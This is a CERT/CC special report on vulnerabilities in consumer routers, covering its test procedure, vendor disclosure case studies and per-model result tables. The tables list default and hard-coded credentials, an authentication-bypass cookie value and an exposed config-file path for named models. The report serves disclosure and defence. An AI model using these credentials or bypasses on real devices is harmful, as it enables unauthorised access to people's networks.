Software Engineering Institute
Carnegie Mellon University

Systemic Vulnerabilities in Customer-Premises Equipment (CPE) Routers

Joel Land

July 2017

SPECIAL REPORT
CMU/SEI-2017-SR-019

CERT Division

http://www.sei.cmu.edu

This material is based upon work funded and supported by the Department of Defense under Contract No. FA8702-15-D-0002 with Carnegie Mellon University for the operation of the Software Engineering Institute, a federally funded research and development center.

This report was prepared for the SEI Administrative Agent AFLCMC/AZS 5 Eglin Street Hanscom AFB, MA 01731-2100

DM17-0396

Table of Contents

List of Figures

List of Tables

Executive Summary

Customer-premises equipment (CPE),[1] specifically small office/home office (SOHO) routers, has become ubiquitous. CPE routers are notorious for their web interface vulnerabilities (e.g., CSRF, XSS, authentication bypass, directory traversal), old versions of software components with known vulnerabilities, default and hard-coded credentials, as well as other security issues. In addition, CPE routers are not frequently updated and therefore remain vulnerable for long periods of time. CPE routers have been targeted by automated scanning and attack tools, used by botnets, and incorporated into other malware infrastructures.

The CERT/CC developed a test framework for identifying systemic and other vulnerabilities in CPE routers and coordinated our findings with vendors.

In this work, conducted in 2014-2015, we found the following:

- 54% (7 of 13) of tested routers are vulnerable to cross-site request forgery (CSRF), which can be used in tandem with default or hard-coded credentials to remotely alter router settings by loading a specially crafted website. Proofs of concept, found in Appendix C of this report, demonstrate this forced alteration by changing the Domain Name System (DNS) server settings and enabling remote management, although all settings controllable over the web-management interface can be manipulated.
- 85% (11 of 13) of tested routers use non-unique default credentials. All of the routers found to be vulnerable to CSRF have common default credentials.
- 64% (7 of 11) of tested routers are vulnerable to DNS spoofing attacks due to the use of insufficiently random source ports and/or transaction IDs (TXIDs) in DNS queries.
- 100% (11 of 11) of router firmware analyzed use BusyBox versions from 2011 or earlier and embedded Linux kernel versions from 2010 or earlier.

Over the course of the project, we monitored the public disclosures of other researchers as well as direct reports to the CERT/CC. Section 1 documents major incidents.

Section 2 describes our analysis procedure, including the tools and methods we used to discover vulnerabilities in CPE routers.

Section 3 includes selected case studies that illustrate the use and results of applying the analysis procedure and discuss coordination and the vendor problem.

Section 4 concludes the report and includes suggestions for possible future work. Appendices follow, which contain data tables and complete case studies.

[1] https://en.wikipedia.org/wiki/Customer-premises_equipment

While finding vulnerabilities in CPE routers may be considered trivial, the project provides value by

1. assessing the practical design and application of a repeatable test framework
2. gaining (confirming, validating) first-hand knowledge of the general state of CPE router security
3. suggesting systemic approaches to improving CPE router security

The results of our 2015 research project suggests that vendor responsiveness and the availability of fixes may provide clear metrics to begin to disperse the “lemon market” effect.

This report was originally written in September 2015 and is based on research conducted in 2014-2015. Since then, a few updates have been made to account for significant outcomes that were pending at the original time of writing.

Abstract

Customer-premises equipment (CPE)—specifically small office/home office (SOHO) routers—has become ubiquitous. CPE routers are notorious for their web interface vulnerabilities, old versions of software components with known vulnerabilities, default and hard-coded credentials, and other security issues.

This report describes a test framework that the CERT/CC developed to identify systemic and other vulnerabilities in CPE routers. It also describes the procedure the CERT/CC used in its analysis, and presents case studies and suggestions for tracking vulnerabilities in a way that encourages vendor responsiveness and increased customer awareness.

1 CPE Router Incident Activity

Publicly known incident activity involving customer-premises equipment (CPE) routers may indicate increased attention from attackers. CPE routers have the following characteristics that are useful to attackers:

- They frequently contain easy to exploit vulnerabilities, XSS, cross-site request forgery [CSRF], default credentials, trivial authentication bypass, and other issues that facilitate automatable attacks.
- They represent a large target population, particularly with ISP-provided devices.
- They are vulnerable for long periods of time, are rarely updated, and new routers are typically not more secure.

We did not need to look hard to find recent examples of CPE incidents.[2] Table 1 contains a far from exhaustive timeline of incidents and significant disclosures.

Table 1: Timeline of Incidents and Significant Disclosures from 2012 Through 2016

Date	Description
August 2016	In August 2016, Mirai malware spread using default credentials on Internet-connected devices, including CPE routers. The Mirai botnet was involved in significant (600-1000 Gb/sec) distributed denial-of-service attacks.[3]
25 August 2015	At least five geographically disparate router vendors shown likely to be using a common source for firmware due to use of the same hardcoded password[4]
16 July 2015	Totolink Routers Plagued by XSS, CSRF, RCE Bugs[5]
1 July 2015	Exploit Code for ipTIME firmwares < 9.58 RCE with root privileges against 127 router models[6]
1 July 2015	DDoS Attackers Exploiting 1980s-Era Routing Protocol[7]
29 June 2015	Crooks Use Hacked Routers to Aid Cyberheists[8]
22 May 2015	An Exploit Kit dedicated to CSRF Pharming[9]
12 May 2015	Lax Security Opens the Door for Mass-Scale Abuse of SOHO Routers[10]

---

2 The CERT/CC conducted this work between 2014 and 2015, so “recent” generally refers to that time period.

3 https://en.wikipedia.org/wiki/Mirai_(malware)

4 https://www.kb.cert.org/vuls/id/950576

5 https://threatpost.com/totolink-routers-plagued-by-xss-csrf-rce-bugs/113816/

6 https://pierrekim.github.io/blog/2015-07-01-poc-with-RCE-against-127-iptime-router-models.html

7 http://www.darkreading.com/perimeter/ddos-attackers-exploiting-80s-era-routing-protocol/d/d-id/1321138

8 http://krebsonsecurity.com/2015/06/crooks-use-hacked-routers-to-aid-cyberheists/

9 http://malware.dontneedcoffee.com/2015/05/an-exploit-kit-dedicated-to-csrf.html

10 https://www.incapsula.com/blog/ddos-botnet-soho-router.html

Date	Description
23 April 2015	Broken, Abandoned, and Forgotten Code[11] – a series of blog posts documenting the use of incomplete code found in current, deployed Netgear firmware
19 March 2015	At least 700,000 routers that ISPs gave to their customers are vulnerable to hacking[12]
26 February 2015	Spam Uses Default Passwords to Hack Routers[13]
9 January 2015	Lizard Stresser Runs on Hacked Home Routers[14]
7 August 2014	Abuse of Customer Premise Equipment and Recommended Actions[15] – CERT/CC paper on the abuse of open DNS resolvers
11 March 2014	How to Own a Router – Fritz!Box AVM Vulnerability Analysis[16]
14 February 2014	'The Moon' worm infects Linksys routers[17]
15 October 2013	That DLink bug (masscan),[18] authentication bypass via user-agent, is found.
June-October 2012	Internet Census 2012: Port scanning /0 using insecure embedded devices[19] - also known as the Carna Botnet, 420,000 routers were compromised with open telnet and blank or known root passwords, ~1.6M estimated to be vulnerable, previous infections by Aidra Botnet found

The bug list at Router Security[20] continues to be updated with relevant stories of vulnerabilities in routers.

---

11 http://shadow-file.blogspot.com/2015/04/abandoned-part-01.html

12 http://www.pcworld.com/article/2899732/at-least-700000-routers-given-to-customers-by-isps-are-vulnerable-to-hacking.html

13 http://krebsonsecurity.com/2015/02/spam-uses-default-passwords-to-hack-routers/

14 http://krebsonsecurity.com/2015/01/lizard-stresser-runs-on-hacked-home-routers/

15 http://resources.sei.cmu.edu/library/asset-view.cfm?assetid=312647

16 http://www.insinuator.net/2014/03/how-to-own-a-router-fritzbox-avm-vulnerability-analysis/

17 http://www.computerworld.com/article/2487791/malware-vulnerabilities/-the-moon--worm-infects-linksys-routers.html

18 http://blog.erratasec.com/2013/10/that-dlink-bug-masscan.html

19 http://internetcensus2012.bitbucket.org/paper.html

20 http://routersecurity.org/bugs.php

2 CPE Analysis Procedure

In a 2015 research project, we followed a procedure where we collected relevant information and analyzed the results.[21] In this section, we describe our research questions and answers, and our procedure for analyzing the data

2.1 Research Questions

We used the following research questions to develop the analysis procedure:

1. What operating systems, software libraries, and applications are common across CPE routers?
2. Does a software monoculture[22] exist that would result in vulnerabilities being shared across CPE router brands?
3. Are there network services exposed to the Internet (Wide Area Network [WAN] interface)?
4. Can these services be exploited?
5. Are the CPE routers susceptible to DNS cache poisoning?[23]
6. How prevalent are hard-coded credentials or backdoors in home routers?

2.2 Research Answers

We used the following techniques to address the research questions for the CPE routers listed in Appendix A:

1. Analyze the CPE router firmware to extract the operating system filesystem.
2. Compare the extracted contents of the firmware to find shared libraries and applications across the CPE routers.
3. Use various network mapping tools to discover what network services are accessible from either the WAN interface or Local Area Network (LAN) interface.
4. Test CPE routers to see if they are vulnerable to DNS cache poisoning.
5. Conduct static analysis of the firmware to look for potential hard-coded credentials or backdoors.

---

[21] This report was originally written in September 2015 and is based on research conducted in 2014-2015. Since then, a few updates have been made to account for significant outcomes that were pending at the original time of writing.

[22] https://en.wikipedia.org/wiki/Monoculture_%28computer_science%29

[23] http://www.kb.cert.org/vuls/id/800113

2.3 Analysis Procedure

The following outline provides a high-level overview of the procedure we developed to analyze CPE devices. The order of these steps is not strictly important, and some steps are not always necessary or applicable to all devices.

1. Unpack the CPE router firmware.
    a. Download the firmware from the vendor and use Binwalk[24] to extract the filesystem.
    b. Where downloads are unavailable, live filesystems can be explored using telnet or a serial (UART[25]) connection. Files may be extracted using Trivial File Transfer Protocol (TFTP).
    c. Firmware can be extracted from a serial connection for analysis with Binwalk and other tools. Devices implementing the Common Firmware Environment (CFE) bootloader can have complete firmware images extracted using TFTP.
2. Compare CPE router filesystems and software usage.
    a. Use Binwalk to identify OS version information and unpack the contents of filesystems.
    b. Compare libraries and application binaries using fuzzy hashing tools such as ssdeep[26] and custom scripts.
3. Port scan the LAN and WAN interfaces of the CPE router.
    a. Fully scan TCP and UDP ports with service/version discovery using nmap.[27]
    b. Where nmap probes are inconclusive, attempt to identify services by exploring the filesystem, examining processes on the live filesystem, issuing direct probes while capturing traffic, and viewing device settings via the web administration interface.
    c. Test for other known vulnerabilities (e.g., shellshock,[28] misfortune cookie,[29] WPS[30]).
    d. Look for open DNS resolvers using nmap scripts[31] and default device settings inspection via the web administration interface.
4. Identify the router's susceptibility to DNS spoofing/cache poisoning.
    a. Capture DNS traffic and use Wireshark filters and the Salver[32] tool to visually inspect graphed source port and transaction ID (TXID) distributions.

---

24 https://github.com/devttys0/binwalk

25 UART is universal asynchronous receiver/transmitter.

26 http://ssdeep.sourceforge.net/

27 https://nmap.org/

28 http://www.kb.cert.org/vuls/id/252743

29 http://www.kb.cert.org/vuls/id/561444

30 http://www.kb.cert.org/vuls/id/723755

31 https://nmap.org/nsedoc/scripts/dns-recursion.html, http://nmap.org/nsedoc/scripts/dns-random-txid.html, and http://nmap.org/nsedoc/scripts/dns-random-srcport.html

32 Salver is an internal tool that is pending public release. Sample output can be seen in Appendix C.

b. In cases where static source ports are used, cache poisoning attacks may be attempted using Metasploit's DNS BailiWicked Host Attack.[33]

5. Check for hardcoded credentials.
   a. On firmware files, use `strings` and `grep` for keywords. On a live filesystem, use `ps` to identify the running processes to examine.
   b. Examine `passwd` and `shadow` files for undocumented accounts.
   c. Analyze unidentified open ports from Step 3 to check for undocumented entry points.
   d. Perform targeted static analysis of the boot sequence start-up scripts and associated binaries using IDA Pro.[34]
6. Test for web administration interface vulnerabilities that may be remotely exploitable.
   a. Use intercepting proxies such as Burp Suite[35] and CERT Tapioca[36] to identify and manipulate information in HTTP requests.
   b. Identify the use of default credentials and the privileges of such accounts.
   c. Develop proofs of concept to demonstrate the vulnerabilities.

---

[33] https://community.rapid7.com/community/metasploit/blog/2008/07/24/bailiwicked

[34] http://www.sans.org/reading-room/whitepapers/testing/exploiting-embedded-devices-34022

[35] https://portswigger.net/burp/

[36] https://www.cert.org/vulnerability-analysis/tools/cert-tapioca.cfm

3 Case Studies

Case studies illustrate the analysis procedure at work and provide a glimpse into the coordination processes. Complete results and proofs of concept are available in Appendix C.

As indicated in the executive summary and reinforced by examples in Table 1, CPE routers are widely affected by well-known security vulnerabilities. The CPE analysis procedure was used successfully to find several common classes of vulnerabilities in our limited pool of test routers, including susceptibility to DNS spoofing or cache poisoning, use of dated software packages, and various web administration interface issues.

Coordination is the story that is not told by the vulnerability discovery data. When we were writing this report, some cases were still pending resolution, but the outcomes have been predictable.

Ultimately, the CERT/CC attempted to coordinate with ten vendors. Of these, four eventually produced fixes and six did not. Five of the no-fix vendors were completely unreachable. One fix (from Belkin, see Section 3.1) was released several months after public disclosure, did not address all of the issues, and we found out about it only when an Internet user sent us email asking if the new firmware actually fixed the issues.

3.1 Belkin

The case of the Belkin N600 (F9K1102 v2) is unfortunately typical of router vendors. Despite having a known security contact, the vendor did not respond to our report and subsequent requests for updates. Even after reaching out to another contact in the company who explicitly looped in the appropriate security contact for network devices, the coordination effort made no headway. The threat of disclosure was met with continued silence, and on August 31, 2015, VU#201168 was published.

The Belkin disclosure quickly gained media attention.[37] A Belkin representative contacted the CERT/CC on September 2, 2015 to declare a remediation plan: a firmware update would be released to the world in November 2015. Belkin eventually released an update in May 2016 that addressed most of the issues.[38]

---

[37] Here are some examples of the media attention:
https://threatpost.com/cert-warns-of-slew-of-bugs-in-belkin-n600-routers/114483/
http://www.theregister.co.uk/2015/09/02/sohopeless_belkin_router_redirection_zero_day/
http://bgr.com/2015/09/03/belkin-n600-router-security-exploits/

[38] The findings of this report have been coordinated and published in CERT vulnerability notes:
https://www.kb.cert.org/vuls/byid?searchview&query=cpework

3.2 Securifi

Several vulnerabilities were identified in the Securifi Almond, a vendor with whom the CERT/CC had no prior contact. Securifi was quick to respond to our request for a security point of contact and expressed that they would release an update within the 45-day disclosure policy window.

On day 44, a firmware update was shared directly with the CERT/CC, though the vendor never explicitly announced the update and still does not list it as the latest firmware release on its support website or through the device's update interface. Testing indicated that two of the vulnerabilities were resolved and the others could be mitigated by disabling the embedded web server (done by default in the new firmware).

While it is tempting to consider the Securifi case a positive outcome, we determined near the time of the original disclosure date that a separate CPE router model sold by the vendor was identically vulnerable to the findings affecting the Almond. This discovery illustrates a greater "whack-a-mole" problem in CPE router vulnerability coordination; vendors rarely do their due diligence in assessing the rest of their product line when they issue fixes. New products are vulnerable to the same classes of issues affecting the old products, and even when updates are produced, there are insufficient efforts to ensure distribution to users.

4 Conclusions and Future Work

CPE routers are increasingly ubiquitous and generally assumed to be vulnerable. This assertion is supported by the findings in this report. If the existence of vulnerabilities is presumptive, then the value of the work may be in the meta-analysis. How can the analysis process and body of knowledge be used or improved to impact the core problem of CPE router insecurity?

4.1 Improve and Automate

The analysis process developed and used in this work can be a largely manual process. While there is some opportunity for automation, certain tasks are time consuming and inefficient, even using state-of-the-art tools. A full User Datagram Protocol (UDP) port scan, for instance, frequently takes more than 19 hours to complete. Further, any time serial interfacing is required, there must be an analyst available with the proper tools, time, and expertise to carry out the research.

Improvement of the procedure boils down to the prioritization of targets and analytical interest, resources, and the ability to script and automate tasks. The results of UDP-scanning the LAN may not generally justify 19 hours of equipment use, but if resources are available, parallelization of scanning can maximize results without extending analysis time.

4.2 Crowd-Source Coordination

Public pressure from the media can spur action from vendors seeking to minimize damage to their reputation. However, coordination can be a time-consuming process whose results are lost in the sheer volume of disparate cases.

One suggestion for dealing with the high volume of cases is to develop and curate a publicly available CPE router vulnerability database. Following widely accepted coordinated disclosure practices, a vendor would be given 45 days to respond to vulnerability reports. After the 45 days, the report would be added to a public database.

Researchers, vendors, and users could comment or vote on reports of bugs, hopefully leading to validation while pooling information in a way that could help form a clearer picture of how different vendors and products measure up.

By de-emphasizing the numbers of vulnerabilities and focusing on vendor responsiveness and the availability of fixes, clear metrics could emerge to disperse the “lemon market” effect. A bug-tracking solution might provide an off-the-shelf capability to support such a database.

Appendix A: Analysis Tools

Table 2 lists the CPE routers and other tools used in this research.

Software: Binwalk, Burp Suite, CERT Tapioca, ent, Firmware Modification Kit, IDA pro, linux tools (`strings`, `hexdump`, `file`, `ls`, `ps`), Metasploit, minicom, nmap, QEMU, VMware

Hardware: Bus Pirate (for serial interfacing), Innova 3320 multimeter (for identifying UART pins), test machines (Dell Optiplex GX620 running Ubuntu, Macbook Pro Mid 2014)

Table 2: List of CPE Routers Tested

Vendor	Model
Actiontec	GT784WN
Amped	R10000
Apple	A1392 Part:MC414LL/A
AT&T	Pace 4111N-031
Belkin	N600DB
Buffalo	WZR-600DHP2
Huawei	E5151s-2
Linksys	E1200
Medialink	MWN-WAPR300N
Motorola	SURFboard eXtreme SBG6580
Netgear	WNR1000 v3
Readynet	WRT300N-DD
Securifi	Almond
TP-Link	TL-WR841N Ver:9.0
Trendnet	TEW-812DRU /A H/W: V2.1R
ZyXEL	NBG-418N

Appendix B: CPE Data

The tables in this appendix contain the results of the applied CPE analysis procedure on test devices. In Table 3, *italic* font indicates that the current firmware is the same as the OOB version. In Table 4, open ports are formatted in **bold**. In Table 5, ***bold italic*** font in the DNS Cache Poisoning column indicates vulnerability.

Greyed fields are generally not considered in the final-result statistics and figures used throughout the report, since analysis was not possible, not carried out, or not complete. Reasons vary, but some limiting factors include

- the lack of tools to carry out tests on non-Ethernet interfaces, such as DSL or cable modem gateway devices
- damaged or otherwise inoperable devices, rendering further testing impossible
- general unavailability of devices due to their use in other projects

Table 3: Firmware Dates and OS/Binwalked Information[39]

Vendor	Model	Out-of-Box Firmware	OOB FW Date	Current Firmware	Current FW Date	CPE Binwalked Information
Actiontec	GT784WN	NCS01-1.0.8	9/30/2011	1.0.12	10/24/2014	BusyBox v1.00 (2005)
Amped	R10000	2.5.2.11	12/7/2012	*2.5.2.11*	12/7/2012	BusyBox v1.13.4 (2009) Linux kernel 2.6.30.9 gcc v3.4.6-1.3.6 Realtek SDK v2.5.2-47359
Apple	A1392 Part:MC414LL/A	auto-update		auto-update		
AT&T	Pace 4111N-031	9.5.1.34.0	<= 2011			
Belkin	N600DB	2.10.17	8/26/2013	*2.10.17*	8/26/2013	BusyBox v1.1.0 (2006) Linux kernel 2.6.30.9 gcc/cc v4.4.5-1.5.5p4
Buffalo	WZR-600DHP2	2.09		2.13	3/3/2014	BusyBox v1.00 (2005) Linux kernel 2.6.36.4
Huawei	E5151s-2	21.141.13.00.1080		*21.141.13.00.1080*		
Linksys	E1200	2.0.04 build 1	7/30/2012	2.0.06	8/28/2013	BusyBox v1.7.2 (2007) Linux kernel 2.6.22 gcc v4.2.3
Medialink	MWN-WAPR300N	5.07.45_en_MDL02	7/8/2013	5.07.50	12/1/2012 (?)	
Motorola	SURFboard eXtreme SBG6580	ISP-pushed updates only?				
Netgear	WNR1000 v3	1.0.2.62_60.0.87NA	5/30/2013	1.0.2.68	6/18/2014	BusyBox v0.60 (2005) Linux kernel 2.4.20 gcc v3.2.3 w/Broadcom mods
Readynet	WRT300N-DD	1.0.1.17	6/11/2013	1.0.26	4/27/2015	BusyBox v1.12.1 (2008) Linux kernel 2.6.21 gcc v3.4.2
Securifi	Almond	AL1-R196-L299-W33		AL1-R200-L302-W33	12/3/2014	BusyBox v1.12.1 (2008) Linux kernel 2.6.21
	Almond 2015	AL2-R088		*AL2-R088*		BusyBox v1.12.1 (2008) Linux kernel 2.6.36
TP-Link	TL-WR841N Ver:9.0	3.14.4	11/29/2013	3.15.10	3/10/2015	BusyBox v1.01 (2005) Linux kernel 2.6.31 gcc v4.3.3
Trendnet	TEW-812DRU /A H/W: V2.1R			2.0.10.0	1/15/2015	BusyBox v1.7.2 (2007) Linux kernel 2.6.36.4 gcc v4.5.3
ZyXEL	NBG-418N	1.00(AADZ.2)C0	11/13/2012	1.00(AADZ.3)C0	3/25/2013	BusyBox v1.18.1 (2011) Linux kernel 2.6.30.9 gcc v3.4.6-1.3.6

[39] In this table, *italic* font indicates that the current firmware is the same as the OOB version.

Table 4: Full-Port Scan Results for LAN/WAN, TCP, and UDP[40]

Vendor	Model	LAN TCP nmap Results	LAN UDP nmap Results	WAN TCP nmap Results	WAN UDP nmap Results
Actiontec	GT784WN	**23, 80, 443, 1780, 4567, 44401**	53, 67, 69, 1900, 5098, 5099, 5100, 37000, 38000, 50000, 50032, 56252 open|filtered		
Amped	R10000	**53, 80, 52881**	53, 67, 1900, 2313, 3517, 39081, 41033 open|filtered	all filtered	all open|filtered
Apple	A1392 Part:MC414LL/A				
AT&T	Pace 4111N-031	**80, 443**	**53** open, 67, 37000, 38000 open|filtered		
Belkin	N600DB	**80, 139, 445, 9000, 9443, 10101, 23481, 52881**	53, 67, 137, 1900, 19540, 19541, 49235, 56674 open|filtered	all filtered	all open|filtered
Buffalo	WZR-600DHP2	**53, 80 , 443, 5916, 17474, 49545**	53, 67, 1900, 19540, 19541, 22359, 22616, 37000, 38000, 49235 open|filtered	113 (closed)	all open|filtered
Huawei	E5151s-2	**80**	53, 67, 5060 open|filtered	113 (closed)	7070-7079 closed, the rest open|filtered
Linksys	E1200	**80, 1780, 1990, 5916**	**53** open, 67, 69, 137, 1900, 5353, 37000, 38000, 40100, 42000, 53845 open|filtered	all filtered	all open|filtered
Medialink	MWN-WAPR300N	**80, 1980**	**53** open, 67, 1027, 1900, 38000 open|filtered	all filtered	123, 1024, 1900, 38000 open|filtered
Motorola	SURFboard eXtreme SBG6580				
Netgear	WNR1000 v3	**23, 53, 80, 1780, 5000**	53, 67, 1900, 2049, 37000, 38000 open|filtered	all filtered	all open|filtered
Readynet	WRT300N-DD	**23, 53, 80**	**53** open, 67, 546, 3072 open|filtered	23, 53, 80 filtered, the rest closed	546, 3072 open|filtered
Securifi	Almond	**53, 80, 443, 49152**	**53** open 67, 1900, and 2056 open|filtered	**53, 49152** open	**53** open, 1900, 2056 open|filtered
	Almond 2015				
TP-Link	TL-WR841N Ver:9.0	**80, 1900**	53 filtered, 67, 1040, 1900, 36721 open|filtered	all filtered	all open|filtered
Trendnet	TEW-812DRU /A H/W: V2.1R				
ZyXEL	NBG-418N	**53, 80**	**53** open 67, 1900, 37193 open|filtered	113 (closed)	all open|filtered

[40] In this table, open ports are formatted in **bold**.

Table 5: CPE Router Services, DNS Query Characteristics, and Summary of Known and Discovered Issues[41]

Vendor	Model	LAN Services	WAN Services	DNS Cache Poisoning?	Summary of Known Issues
Actiontec	GT784WN	**open** Broadcom BCM96328 ADSL router telnetd (23/tcp) micro_httpd (80, 443 /tcp) tcpwrapped (1780/tcp) tram (4567/tcp) unknown (44401/tcp) **open|filtered** domain (53/udp) dhcps (67,udp) tftp (69/udp) upnp (1900/udp) socalia (5100/udp) unknown (5098, 5099, 37000, 38000, 50000, 50032, 56262 /udp)			**New Findings** Undocumented credentials, user:user, give full access to the web admin interface. Is vulnerable to CSRF; can use undocumented credentials to heighten effectiveness **Other Results** VU#490988 (WAN access to web interface) VU#651236 (web interface password recoverable with NoScript/view page source) No results in Vul Search
Amped	R10000	**open** domain (53/tcp) http: GoAhead Web Server (80/tcp) upnp: MiniUPnP (52881/tcp) **open|filtered** domain (53/udp) dhcps (67/udp) upnp (1900/udp) 802-11-iapp (3517/udp) unknown (2313, 39081, 41033 /udp)	All TCP filtered, all UDP open|filtered	***- All DNS queries (host and router) use a static source port.*** ***- All DNS queries use predictable TXIDs (0x0002, incrementing).***	**New Findings** Insufficiently random parameters for all DNS queries Vulnerable to CSRF **Other Results** No results in CERT knowledgebase (KB) or Vul Search
Apple	A1392 Part:MC414LL/A				**New Findings** none **Other Results** CERT KB and Vul Search results unclear (ambiguous versioning leads to results collisions)

[41] In this table, ***bold and italicized*** entries in the DNS Cache Poisoning column indicate vulnerability.

Vendor	Model	LAN Services	WAN Services	DNS Cache Poisoning?	Summary of Known Issues
AT&T	Pace 4111N-031	**open** http: 2Wire HomePortal router http config (80/tcp) ssl/http: 2Wire HomePortal router http config (443/tcp) domain (53/udp) **open|filtered:** dhcps (67/udp) unknown (37000, 38000 /udp)			**New Findings** none **Other Results** No results in CERT KB or Vul Search
Belkin	N600DB	**open** http (80/tcp) microsoft-ds (139/tcp, 445/tcp) upnp: TwonkyMedia UPnP (9000/tcp, 9443/tcp) ezmeeting-2 (10101/tcp) upnp: MiniUPnP (23481/tcp, 52881/tcp) **open|filtered** domain (53/udp) dhcps (67/udp) netbios-ns (137/udp) upnp (1900/udp) unknown (19540, 19541, 49235, 56674 /udp)	All TCP filtered, all UDP open|filtered	***- Router-originating DNS queries use predictable TXIDs (0x0002, incrementing).*** + Source ports appear to be random. + LAN host DNS queries appear to use random TXIDs.	**New Findings** Insufficiently random parameters for router-originating DNS queries Firmware check/update over HTTP Vulnerable to CSRF Vulnerable to authentication bypass via client-side JSON object manipulation **Other Results** No results in CERT KB or Vul Search
Buffalo	WZR-600DHP2	**open** domain (53/tcp) http: Mini_httpd 1.19 (80/tcp, 443/tcp) unknown (50848/tcp) **open|filtered** domain (53/udp) dhcps (67/udp) upnp (1900/udp) java communications protocol (19541/udp) unknown (19540, 22359, 22616, 37000, 38000, 49235 /udp)	**closed** auth (113/tcp)	***- All DNS queries (host and router) use a static source port.*** ***- All DNS queries use predictable TXIDs (0x0002, incrementing).***	**New Findings** Insufficiently random parameters for all DNS queries **Other Results** No results in CERT KB or Vul Search

Vendor	Model	LAN Services	WAN Services	DNS Cache Poisoning?	Summary of Known Issues
Huawei	E5151s-2	**open** mini_httpd 1.19 (80/tcp)	**closed** auth (113/tcp), unknown (7070-7079 /udp)	***- All DNS queries (host and router) use a static source port.*** ***- Router-originating DNS queries use predictable TXIDs (0x0002, incrementing).*** + LAN host DNS queries appear to use random TXIDs.	**New Findings** Insufficiently random parameters for all DNS queries **Other Results** No results in CERT KB or Vul Search
Linksys	E1200	**open** http (80/tcp) tcpwrapped (1780, 1990 /tcp) unknown (5916/tcp) domain (53/udp) **open|filtered** dhcps (67/udp) tftp (69/udp) netbios-ns (137/udp) upnp (1900/udp) zeroconf (5353/udp) unknown (37000, 38000, 40100, 42000, 53845 /udp)	All TCP filtered, all UDP open|filtered	+ All DNS queries appear to use random source ports. + All DNS queries appear to use random TXIDs.	**New Findings** none **Other Results** VU#248108 (can browse unauthenticated to http://<ip>/foo.cfg and recover admin credentials from the generated config file) Vul Search results: XSS, 'TheMoon' worm, WPS
Medialink	MWN-WAPR300N	**open** GoAhead WebServer (80/tcp) tcpwrapped? (1980/tcp) domain (53/udp) dhcps (67/udp) upnp (1900/udp) unknown (1027/udp, 38000/udp)	**open|filtered** ntp (123/udp) upnp (1900/udp) unknown (1024/udp, 38000/udp)	+ All DNS queries appear to use random source ports. + All DNS queries appear to use random TXIDs.	**New Findings** LAN client requests sent directly to CPE WAN IP Vulnerable to CSRF. Vulnerable to authentication bypass via non-unique authorization HTTP header (Cookie: language-en; admin:language-en) **Other Results** No results in CERT KB or Vul Search

Vendor	Model	LAN Services	WAN Services	DNS Cache Poisoning?	Summary of Known Issues
Motorola	SURFboard eXtreme SBG6580				**New Findings** **Other Results** VU#318476 (R7-2015-01: XSS, CSRF, backdoor credentials) Vul Search results: POST of bad login causes reboot (DoS)
Netgear	WNR1000 v3	**open** telnet (23/tcp) domain: dnsmasq 2.15-OpenDNS (53/tcp) tcpwrapped? (80/tcp, 1780/tcp, 5000/tcp) **open|filtered** domain (53/udp) dhcps (67/udp) upnp (1900/udp) nfs (2049/udp) unknown (37000, 38000 /udp)	All TCP filtered, all UDP open|filtered* ** - the nmap test for DNS recursion answered positively once, but we were unable to reproduce these results.*	***- All DNS queries (host and router) use a static source port.*** ***- Router-originating DNS queries use predictable TXIDs (0x0002, incrementing).*** + LAN host DNS queries appear to use random TXIDs.	**New Findings** Insufficiently random parameters for all DNS queries Partial open, recursive DNS behavior on WAN (unable to repeat, unclear how it happened in the first place) **Other Results** VU#884348 (admin credentials can be obtained via crafted POST) Broken, abandoned, and forgotten code Vul Search results: web server authentication bypass (OOB FW should not be vulnerable)
Readynet	WRT300N-DD	**open** NASLite-SMB/Sveasoft Alchemy firmware telnetd (23/tcp) dnsmasq 2.40 (53/tcp) GoAhead WebServer (80/tcp) domain (53/udp) **open|filtered** dhcps (67/udp) dhcpv6-client (546/udp) unknown (3072/udp)	**filtered** telnet (23/tcp) domain (53/tcp) http (80/tcp) **open|filtered** dhcpv6-client (546/udp) unknown (3072/udp)	**- All DNS queries (host and router) use a static source port.** + LAN host DNS queries appear to use random TXIDs.	**New Findings** Insufficiently random parameters for all DNS queries Vulnerable to CSRF **Other Results** No results in CERT KB or Vul Search

Vendor	Model	LAN Services	WAN Services	DNS Cache Poisoning?	Summary of Known Issues
Securifi	Almond	**open** dnsmasq 2.40 (53/tcp) GoAhead WebServer (80/tcp, 443/tcp) Portable SDK for UPnP devices 1.3.1 (49152/tcp) domain (53/udp) **open|filtered** dhcps (67/udp) upnp (1900/udp) unknown (2056/udp)	**open** domain (53/tcp)***** Portable SDK for UPnP devices 1.3.1 (49152/tcp)***** domain (53/udp)***** **open|filtered** upnp (1900/udp) unknown (2056/udp) * - FW patch addresses this	***- All DNS queries (host and router) use a static source port.*** ***- Router-originating DNS queries use predictable TXIDs (0x0002, incrementing).*** + LAN host DNS queries appear to use random TXIDs.	**New Findings** Insufficiently random parameters for all DNS queries *Open, recursive DNS on WAN****** *Open UPnP on WAN****** Vulnerable to clickjacking Vulnerable to CSRF Firmware check/update over HTTP **Other Results** No results in CERT KB or Vul Search * - FW patch addresses this
	Almond 2015				Vulnerable to same issues as original Almond, with the exception that it appears they implemented firmware checks/updates over HTTPS
TP-Link	TL-WR841N Ver:9.0	**open** TP-LINK WR841N WAP http config (80/tcp) ipOS 7.0 TP-LINK TL-WR841N WAP 9.0; UPnP 1.0 (1900/tcp)	All TCP filtered, all UDP open|filtered	+ All DNS queries appear to use random source ports. + All DNS queries appear to use random TXIDs.	**New Findings** none **Other Results** Firmware release notes identify security bugs.
Trendnet	TEW-812DRU /A H/W: V2.1R				**New Findings** none **Other Results** none
ZyXEL	NBG-418N	**open** dnsmasq 2.60 (53/tcp) tcpwrapped (80/tcp) domain (53/udp) **open|filtered** dhcps (67/udp) upnp (1900/udp) unknown (37193/udp)	**closed** auth (113/tcp)	+ All DNS queries appear to use random source ports. + All DNS queries appear to use random TXIDs.	**New Findings** Vulnerable to clickjacking Vulnerable to CSRF **Other Results** none

Table 6: CPE Router Summary of New Vulnerability Findings

Vendor	Model	DNS Spoofing (LAN Hosts)	DNS Spoofing (CPE)	CSRF	Click-jacking	Auth Bypass	Static Default Creds	Hard-Coded Creds	Updates Over HTTP	Information Exposure	BusyBox Year
Actiontec	**GT784WN**			x			admin:password	user:user, support:support			2005
Amped	**R10000**	x	x	x			admin:admin				2009
Apple	**A1392 Part:MC414LL/A**										
AT&T	**Pace 4111N-031**										
Belkin	**N600DB**		x	x		x	admin:<blank>		x		2006
Buffalo	**WZR-600DHP2**	x	x				admin:password				2005
Huawei	**E5151s-2**	x	x				admin:admin				
